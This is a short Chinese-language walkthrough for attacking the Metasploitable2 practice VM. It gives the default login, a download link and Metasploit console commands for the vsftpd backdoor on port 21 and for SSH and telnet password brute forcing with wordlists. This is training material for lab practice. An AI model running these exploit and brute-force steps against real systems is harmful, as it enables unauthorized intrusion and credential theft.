
Metasploit2通关教程
Metasploitable2靶机介绍:
Metasploitable2 虚拟系统是一个特别制作的ubuntu操作系统,本身设计作为安全工具测试和演示常见漏洞攻击。这个版本的虚拟系统兼容VMware。当虚拟系统启动之后,使用用户名:msfadmin 和密码msfadmin登陆 适用于学习网络安全新手学习
Metasploitable2靶机下载:
https://pan.baidu.com/s/1SE1xoRtXMsrj_34FJQXT2Q

提取码:810r
Metasploitable2靶机安装:
下载好了把安装包解压 然后试用VMware即可。
Metasploitable2靶机漏洞详解:


渗透机:kali IP :192.168.28.128
靶机IP :192.168.28.141

漏洞清单:
21端口
search vsftpd

use 0

set rhosts 192.168.28.141

run
22端口==直接暴力破解
Search  ssh_login       搜索模块

Use  auxiliary/scanner/ssh/ssh_login    使用模块

Set  RHOST 192.168.28.141    设置目标地址

Set   USER_FILE  XXX   设置用户字典路径

Set   PASS_FILE  XXX   设置字典密码路径

Set   THREADS   100   设置线程是100

Run 


23端口(telnet):
search telnet_login

use 1

Set  RHOST 192.168.28.141    设置目标地址

Set   USER_FILE  XXX   设置用户字典路径

Set   PASS_FILE  XXX   设置字典密码路径

Set   THREADS   100   设置线程是100

Run 

80端口

拿到站点进行渗透老套路====信息搜集啥的

